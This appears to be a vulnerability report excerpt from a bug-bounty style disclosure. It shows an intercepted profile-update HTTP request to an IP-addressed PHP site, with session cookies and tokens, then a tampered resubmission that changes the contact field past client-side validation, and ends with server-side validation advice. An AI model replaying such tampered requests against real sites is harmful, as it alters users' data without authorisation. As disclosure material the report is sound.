
Request to http://35.154.196.131:80

```
POST /profile/submit.php HTTP/1.1
Host: 35.154.196.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------3902216852488711393669218990
Content-Length: 707
Origin: http://35.154.196.131
Connection: close
Referer: http://35.154.196.131/profile/16/edit/
Cookie: key=08C39CA4-7618-ADEB-E907-71E85F2F2F66; PHPSESSID=voc2utk804csljvsuuqecf8g70; X-XSRF-TOKEN=8c0855e8508ccf253b07940131234f6fa6dd63fd072372239afa8e6fe2c1439b

-----------------------------3902216852488711393669218990
Content-Disposition: form-data; name="name"

unknown
-----------------------------3902216852488711393669218990
Content-Disposition: form-data; name="contact"

9545542423
-----------------------------3902216852488711393669218990
Content-Disposition: form-data; name="address"

aaaaaa
-----------------------------3902216852488711393669218990
Content-Disposition: form-data; name="user_id"

16
-----------------------------3902216852488711393669218990
Content-Disposition: form-data; name="X-XSRF-TOKEN"

8c0855e8508ccf253b07940131234f6fa6dd63fd072372239afa8e6fe2c1439b
-----------------------------3902216852488711393669218990--
```

9546546456



```
-----------------------------270108844432246254823419466101
Content-Disposition: form-data; name="name"

unknown
-----------------------------270108844432246254823419466101
Content-Disposition: form-data; name="contact"

9546546456
-----------------------------270108844432246254823419466101
Content-Disposition: form-data; name="address"

aaaaaa
-----------------------------270108844432246254823419466101
Content-Disposition: form-data; name="user_id"

16
-----------------------------270108844432246254823419466101
Content-Disposition: form-data; name="X-XSRF-TOKEN"

182b565e5b9975f039c48fcf2f4f63562011d2c14552136ad94a457ff72690e8
-----------------------------270108844432246254823419466101--

```



My Profile

unknown
unknown@gmail.com
unknownn
9546546456
aaaaaa

you can see here values are changed

Business Impact – Moderate

The data provided by the user ,if incorrect, is not a very big issue but still must be checked for propervalidatory information.

Recommendations

Implement all critical checks on server side code only.

Client-side checks must be treated as decoratives only.

All business logic must be implemented and checked on the server code.

REFERENCES:-

http://projects.webappsec.org/w/page/13246933/Improper%20Input%20Handling

Thank You

For any further clarifications/patch assistance, please contact:8795240939 or mail 02arjun.m2@gmail.com